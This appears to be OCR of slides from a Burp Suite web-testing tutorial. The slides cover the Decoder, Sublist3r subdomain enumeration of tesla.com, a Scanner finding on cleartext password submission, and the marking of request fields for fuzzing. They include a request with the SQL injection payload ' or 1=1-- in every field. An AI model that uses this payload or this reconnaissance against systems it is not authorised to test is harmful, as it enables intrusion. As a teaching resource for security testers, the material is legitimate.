
Burp Suite Professional v1.7.36 - Temporary Project - licensed to Bugcrowd [2 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts AuthMatrix
Decode as ...
Plain
URL
HTML
Base64
ASCII hex
Hex
Octal
Binary
Gzip
Hash ...
Smart decode
?

● Text ○ Hex

```
c2Vzc2lvbl9uYW1lO2FkbWlu
```


```
session_name;admin
```

Scanner



```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

                 # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for tesla.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[~] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 36
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Burp Scanner - Automated Scanning




Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty

- http://192.241.201.75:8886
- https://github.com
- https://shop.tesla.com
- https://stats.g.doubleclick.net
- https://track.securedvisit.com
- https://www.google-analytics.com
- http://www.umbrellacorpinternal.com:8881
  - /
  - 4534623452132d532home
  - 6d997faa6b4bidib
  - 9ec050dfe5abbio
  - admin
  - admin
  - archives
  - b06ba5a67e77ateam
  - robots.txt
  - static
    - 0002.jpg
- https://www.whatruns.com

Host	Method	URL	P
http://www.umbrella...	GET	/	
http://www.umbrella...	POST	/	
http://www.umbrella...	GET	/4534623452132d53...	
http://www.umbrella...	GET	/6d997faa6b4bidib	

Burp Scanner - Automated Scanning


Burp Suite Professional v1.7.33 - Temporary Project - licensed to Bugcrowd [2 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Issue activity Scan queue Live scanning Issue definitions Options
Advisory Request Response

#	Time	Action	Issue type	Host	Path	Insertion point
1	18:53:34 15 Jun 2018	Issue found	❗ Cleartext submission of password	http://www.umbrellacorpinternal.com:8881	/274d9626af02wms	

Cleartext submission of password

Issue:	**Cleartext submission of password**
Severity:	**High**
Confidence:	**Certain**
Host:	**http://www.umbrellacorpinternal.com:8881**
Path:	**/274d9626af02wms**

Issue detail

The response asks the user to enter credentials for Basic HTTP authentication. If these are supplied, they will be submitted over clear-text HTTP (in Base64-encoded form).

Issue background

Some applications transmit passwords over unencrypted connections, making them vulnerable to interception. To exploit this vulnerability, an attacker must be suitably positioned to eavesdrop on the victim's network traffic. This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

Vulnerabilities that result in the disclosure of users' passwords can result in compromises that are extremely difficult to investigate due to obscured audit trails. Even if the application itself only handles non-sensitive information, exposing passwords puts users who have re-used their password elsewhere at risk.


Issue remediation

Applications should use transport-level encryption (SSL or TLS) to protect all sensitive communications passing between the client and the server. Communications that should be protected include the login mechanism and related functionality, and any functions where sensitive data can be accessed or privileged actions can be performed. These areas should employ their own session handling mechanism, and the session tokens used should never be transmitted over unencrypted communications. If HTTP cookies are used for transmitting session tokens, then the secure flag should be set to prevent transmission over clear-text HTTP.

Burp Scanner - How Does it Work?

Spider finds all input points on a request:

- Parameter names
- Parameter values
  - GET/POST
- Headers
- REST paths



```
POST / HTTP/1.1
Host: www.umbrellacorpinternal.com:8881
Content-Length: 47
Cache-Control: max-age=0
Origin: http://www.umbrellacorpinternal.com:8881
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://www.umbrellacorpinternal.com:8881/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

user=testing&pass=testingvtestingtestingtesting
```

Burp Spider

Spider and browsing find all input points on a request:

- Parameter names
- Parameter values
    - GET/POST
- Headers
- REST paths


```
POST /INJECT HTTP/1.1
Host: INJECT
Content-Length: INJECT
Cache-Control: INJECT
Origin: INJECT
Upgrade-Insecure-Requests: INJECT
Content-Type: INJECT
User-Agent: INJECT
Accept: INJECT
Referer: INJECT
Accept-Encoding: INJECT
Accept-Language: INJECT
Connection: INJECT
INJECT

INJECT=INJECT&INJECT=INJECT
```

Inject? Fuzz?

Example:

SQL Injection

```
POST /’ or 1=1-- HTTP/1.1
Host: ’ or 1=1--
Content-Length: ’ or 1=1--
Cache-Control: ’ or 1=1--
Origin: ’ or 1=1--
Upgrade-Insecure-Requests: ’ or 1=1--
Content-Type: ’ or 1=1--
User-Agent: ’ or 1=1--
Accept: ’ or 1=1--
Referer: ’ or 1=1--
Accept-Encoding: ’ or 1=1--
Accept-Language: ’ or 1=1--
Connection: ’ or 1=1--
’ or 1=1--

’ or 1=1-- =’ or 1=1-- &’ or 1=1-- =’ or 1=1--
```



```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

        # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for tesla.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[~] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 36
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

So what can you do with Burp?

What can Burp help me with?

Target, Proxy, & Spider

Target

- Focus on specific sites
- Focus on specific functions
- Visualize attack surface
- Set “Scope” to filter all other tools

Proxy

- Trap/modify live traffic
- View all traffic
- Set wide scale configurations for the traffic flowing through Burp

Repeater, Intruder, & Scanner

Repeater

- Replay requests quickly and from any tool inside of Burp
- Perform manual testing

